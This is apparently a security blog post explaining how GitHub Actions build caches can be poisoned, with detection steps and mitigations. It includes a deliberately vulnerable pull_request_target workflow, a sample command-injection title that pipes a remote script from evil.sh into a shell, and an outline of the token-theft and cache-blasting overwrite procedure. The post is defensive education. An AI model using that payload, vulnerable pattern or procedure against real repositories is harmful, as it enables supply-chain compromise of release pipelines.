

This post extends Tags Are Pointers. Pointers Move. to a layer that post did not cover: the build cache. That one was about resolving a declared reference. This one is about resolving state that persists between runs, and why the same mutability lives there too.
Author's Note
Almost every CI/CD hardening guide files the cache under performance. It is the knob you turn to make builds faster, and it sits somewhere below the security checklist. The framing of this post is the opposite. The cache is an input. It is content that gets written to disk inside your pipeline and then executed, and the question that decides whether it is safe is the same one I kept returning to across the TeamPCP series: who controls the resolution, and is that resolution validated against the thing it claims to represent? For the GitHub Actions cache the answers are, in order, anyone who can run a workflow, and no.
The implicit assumption
A typical caching step looks harmless:
# .github/workflows/build.yml
- uses: actions/cache@v4
  with:
    path: ~/.npm
    key: npm-${{ hashFiles('**/package-lock.json') }}
The implicit assumption is that the cache is a private, trusted artifact. Something this pipeline produced on a previous run, that nothing outside the pipeline can touch, restored to make the next build faster. The contents look determined by the lockfile hash in the key.
That assumption is structurally wrong in two independent ways. First, the cache is not private. It is a repository scoped resource shared across workflows of different trust levels. Second, the key does not determine the contents. It is a label that points at whatever was most recently uploaded under it. This is the same gap Tags Are Pointers described for action tags and image tags, now operating one layer deeper, on the state a pipeline carries between runs.
Key, version, resolution: the second resolution layer
That post described every pipeline reference traversing three steps: declaration, resolution, execution. The cache adds a second instance of the same sequence, and resolution is again where the problem lives.
A cache entry is addressed by two values computed on the runner:
key: what you declare. Usually a hash of lockfiles, for examplenpm-${{ hashFiles('**/package-lock.json') }}.version: a SHA-256 derived from the list of cachedpathentries and the compression tool in use (zstd, gzip). Two caches with the same key but different paths are different entries, because they have different versions.
The property that matters: both values are computed entirely client side, on the runner, and the cache service does not validate either against the bytes being uploaded. Nothing on the server checks that the archive stored under npm-abc123 actually came from ~/.npm, or that its files match the paths the key claims to represent. The service stores the bytes you send under the label you send.
So the run does not execute what the key declares. It executes the result of resolving the key, and that resolution returns the most recently committed archive matching key plus version, regardless of which workflow, event, or trust level produced it.
Figure 1. The second resolution layer. A cache key is declared, resolved against the cache service, and the resolved archive is extracted and executed. The resolution step returns the most recently committed bytes for that key and version, with no check that those bytes came from the declared paths or from a trusted run.
A tag is a mutable label over a content-addressed object. A cache key is a mutable label over an object that is not content addressed at all. It is strictly weaker, and the weakness has a second edge: restore-keys.
Restore-keys widen the target
When an exact key misses, actions/cache falls back to restore-keys, a list of prefixes. The service returns the most recent entry whose key starts with the prefix.
- uses: actions/cache@v4
  with:
    path: ~/.npm
    key: npm-${{ hashFiles('**/package-lock.json') }}
    restore-keys: |
      npm-
A broad prefix like npm- means an attacker does not need to predict the exact lockfile hash. They pre-seed an entry such as npm-pwned, and on any run where the exact key misses, that entry is the one restored by prefix fallback. Broad restore-keys convert an exact-match problem into a prefix-collision problem, which is far easier to win.
The scope model: branches are the only boundary
The single security boundary GitHub places around caches is the git ref. The exact rules, from the dependency caching reference:
- A workflow run can restore caches created in its current branch and in the default branch (usually
main). - A run triggered by a pull request can also restore caches from the base branch, including base branches of forked repositories.
- A run cannot restore caches from child or sibling branches.
- A cache created by a
pull_requestrun from a fork is scoped to the merge refrefs/pull/<n>/merge. It can only be restored by re-runs of that same pull request, not by the base branch and not by other pull requests.
GitHub states the reason for ref isolation directly. Without it, the cache “could be exploited to access trusted resources or secrets in trusted workflow runs by poisoning a cache in an untrusted context.”
The asymmetry is the whole game. Caches on the default branch are readable by every branch and every workflow in the repository. So the attacker’s objective is singular and clear: get a malicious archive committed into the default branch’s cache scope. Once it is there, the next privileged workflow that restores that key, a release build, a publish job, a deploy, extracts it. There are two ways to get there.
Figure 2. The scope asymmetry. Feature branches and pull requests can read the default branch cache, but the default branch cannot read theirs. An entry committed into the default branch scope is therefore readable by every privileged workflow in the repository, which is exactly what makes that scope the target.
Vector A: low-privilege code injection into the privileged scope
This is the vector GitHub’s own CodeQL query actions/cache-poisoning-code-injection was built to catch.
Three triggers run with elevated context against attacker-influenced input: pull_request_target, workflow_run, and issue_comment. Unlike pull_request from a fork, which runs with a read-only token and an isolated merge-ref cache, these execute against the base repository’s context. That context has write access to the default branch cache scope.
The classic mistake is interpolating untrusted event data straight into a run: block:
# DANGEROUS: runs on pull_request_target, attacker controls the PR
on:
  pull_request_target:
jobs:
  build:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
        with:
          ref: ${{ github.event.pull_request.head.sha }}   # checks out attacker code
      - run: echo "Building PR: ${{ github.event.pull_request.title }}"   # injection sink
      - uses: actions/cache@v4
        with:
          path: ./build
          key: build-${{ github.base_ref }}
Two distinct problems sit in those steps. The first is the run: line. The pull request title is attacker controlled, and interpolated inline by the Actions expression engine it is pasted into the shell before the shell parses it. A title of $(curl evil.sh | sh) runs that command, in a context that can write build-main.
The second problem is the checkout of head.sha. The moment the attacker’s code is on disk and any later step runs it, npm install firing a preinstall script, make reading a poisoned Makefile, a local build script, that code runs with the same cache-write access to the privileged scope. The attacker does not even need the inline injection if you check out and execute their tree.
Either way the result is the same. A poisoned build-main entry is committed, and the payload outlives the pull request. It waits in the default branch scope for the next release run to restore it. The TanStack incident is exactly this shape: a pull_request_target workflow poisoning a cache that a downstream privileged job consumed.
This is the Pwn Request from TeamPCP Part I generalized. There, attacker-controlled pull request execution was used to scrape credentials directly. Here the same primitive writes the cache instead, and the compromise detonates later, in a different and more trusted workflow.
Vector B: client-side key, version, and cache blasting
The second vector needs no injectable workflow at all. It exploits the fact that the cache backend is an ordinary HTTP service, and the key and version are decided by the client. The reference work is Adnan Khan’s The Monsters in Your Build Cache.
Every step on a runner is handed two values: ACTIONS_RUNTIME_TOKEN and the cache server URL (ACTIONS_CACHE_URL / ACTIONS_RESULTS_URL). The token remains valid for roughly six hours after the workflow completes. An attacker who achieves code execution inside any workflow run, including dumping it from the runner’s process memory, the same Runner.Worker memory scraping documented in TeamPCP Part I, holds a working cache-write credential long after the run that leaked it has finished and disappeared from view.
How an entry is written
Understanding the overwrite means understanding the upload protocol. Committing a cache entry is a three-call sequence against the cache service:
- Reserve the entry: announce a
keyplusversionand receive a cache ID. - Upload the archive bytes to that ID, in chunks.
- Commit the entry, which makes it the live result for that key and version.
There is no server-side proof of work tying the bytes to a real build, and no signature over the contents. Whoever calls this sequence with a valid token decides what npm-<hash> resolves to. The overwrite then proceeds in three steps:
- Blast the cache. Upload junk entries until the repository’s roughly 10 GB cache limit is exceeded. This forces least-recently-used eviction, including eviction of the target entry you want to replace.
- Wait for the eviction pass to clear the slot the live entry held.
- Re-upload the malicious archive under the exact
keyandversionof the evicted entry, then commit it. It is now the live result.
The key and version are reproducible because they are deterministic functions of public inputs: the lockfile content and the declared paths. The attacker computes the same values the victim workflow will compute, so the poisoned archive resolves on the victim’s next run. No source was touched, and the workflow files are unchanged.
Why restore is the dangerous half
Both vectors converge on the same final step, and that step is where the actual compromise happens. The actions/cache restore extracts the archive blindly:
- It does not verify that the archived files correspond to the configured
path. - Tar extraction overwrites existing files by default.
So a poisoned archive keyed as npm-<hash> does not have to contain only ~/.npm. It can contain anything, written anywhere the runner can write, including paths well outside the cache directory. The high-value overwrite targets are files that execute on their own, with no further attacker interaction:
package.json, wherepreinstallandpostinstallscripts run on the nextnpm install.Makefileand build scripts, run by the build step.- A composite action’s
action.ymlor itsindex.js, run when the action is invoked. - The build outputs themselves, replaced after compilation and before signing.
The restore happens inside the privileged workflow. Whatever the poisoned files do, they do it with that workflow’s permissions and secrets in scope.
Figure 3. Two vectors, one sink. Vector A (code injection in a low-privilege trigger) and Vector B (token theft plus cache blasting) both end by committing a poisoned archive into the default branch scope. The privileged restore step is the single point where that archive becomes code execution.
Impact
Two outcomes, escalating.
Code execution in the privileged context. A release or deploy workflow that restores a poisoned cache and then runs install or build executes the attacker’s code with the release job’s GITHUB_TOKEN, signing keys, and registry credentials in scope. From there the attacker has the same options any compromised release pipeline gives: publish a backdoored package, mint tokens, pivot into connected cloud accounts.
Artifact substitution before signing. If the cache feeds build outputs that are later signed and released, the attacker replaces the artifact after compilation and before the signature is generated. The legitimate pipeline then signs the malicious artifact, and provenance attestation records the real workflow as its origin. This is precisely the residual gap Tags Are Pointers closed on: hash pinning and SLSA provenance validate the published artifact and its declared source, but an attacker operating inside the build, before provenance is generated, sits upstream of both. SLSA Build L3 names cache poisoning as an explicit threat for this reason.
The forensics are thin. No source change, ephemeral runners, clean logs. The malicious bytes lived in a cache entry that has since been overwritten or evicted, so by the time anyone investigates, the evidence has aged out of the system on its own.
Detection
Cache poisoning is built to leave little behind, but it is not invisible. Three signals are worth wiring into a pipeline.
Scan workflows for the injectable pattern. The CodeQL query actions/cache-poisoning-code-injection flags exactly Vector A: low-privilege triggers whose attacker-controlled input can reach a step that writes a cache restored in the default branch scope. This is a static check you can run on every pull request.
# List workflows that combine a high-context trigger with actions/cache.
# These are the files to audit first.
grep -rlE "pull_request_target|workflow_run|issue_comment" .github/workflows/ \
  | xargs grep -l "actions/cache" 2>/dev/null
Pin a content manifest and check it on restore. If you must cache into a sensitive job, record the hashes of the files you expect and verify them after restore. A substituted archive fails the check before any of its contents run.
# After restore, before using the cache:
# fail the job if any cached file diverges from the known-good manifest.
sha256sum --check --strict cache.manifest.sha256 \
  || { echo "FAIL: restored cache diverges from manifest"; exit 1; }
Watch for blasting. A sudden run of cache writes that pushes a repository to its size limit, followed by eviction and a re-commit under an existing key, is the network-visible footprint of Vector B. Repository cache usage is available through the Actions cache API and is worth baselining for high-value repositories.
What each control actually protects
| Control | What it fixes | What it leaves open |
|---|---|---|
| Keep caching out of release and publish workflows | Removes the restore sink from the highest-value jobs | CI and test jobs are still poisonable, and it does not help if a release depends on a cached CI artifact |
| Validate restored contents against a pinned manifest | Detects substituted files at restore time | The manifest must have been captured from a clean run, and it adds a step teams skip |
env: indirection instead of inline ${{ }} | Closes the expression injection write path of Vector A | Does nothing against Vector B, which needs no injection |
Narrow, exact cache keys and minimal restore-keys | Prevents prefix fallback onto a pre-seeded near-collision entry | Exact-key entries are still overwritable by an attacker holding the token |
| Treat the cache as untrusted input by default | The correct mental model, which drives all of the above | Not a single mechanism, it is a posture |
There is no single control that closes both vectors. As with artifact pinning, the model is layered. Remove the sink where the blast radius is largest, the release jobs. Validate contents where you must cache. Shut the injection write path at the source.
The residual gap
Even with the injection path closed and caching removed from release jobs, Vector B remains. An attacker who has already achieved execution inside any workflow run holds a six-hour cache-write token and can overwrite entries that less hardened jobs in the same repository still restore. Validation at restore time helps only if the clean manifest was captured before the compromise, the same “pinned post-compromise” caveat that hash pinning carries.
Closing this fully requires what closes the artifact gap too: builds where the inputs are content addressed and verified, not labelled and trusted. Hermetic and reproducible builds make a substituted cache entry produce a divergent output that fails verification. Most of the industry is still treating the cache as a speed setting.
MITRE ATT&CK mapping (click to expand)
| ID | Technique | Where it applies |
|---|---|---|
| T1195.002 | Compromise Software Supply Chain | Artifact substitution before signing or release |
| T1565.001 | Stored Data Manipulation | Overwriting the cache entry the pipeline restores |
| T1574 | Hijack Execution Flow | Poisoned package.json, Makefile, or action.yml executed at restore |
| T1528 | Steal Application Access Token | ACTIONS_RUNTIME_TOKEN lifted from runner memory (Vector B) |
| T1059 | Command and Scripting Interpreter | Expression injection into run: (Vector A) |
References
- Adnan Khan: The Monsters in Your Build Cache, GitHub Actions Cache Poisoning (May 2024)
- CodeQL: Cache Poisoning via low-privileged code injection (
actions/cache-poisoning-code-injection) - GitHub Docs: Dependency caching reference (cache scope and restore rules)
- safedep: Cache Poisoning Through pull_request_target, The TanStack Incident
- Scribe Security: GitHub Cache Poisoning
- Hive Security: The Cache That Bites Back, GitHub Actions Cache Poisoning
- SLSA Framework: Supply Chain Levels for Software Artifacts
- PipeBreach: Tags Are Pointers. Pointers Move.
- PipeBreach: TeamPCP Part I: Twenty Days of Silent Access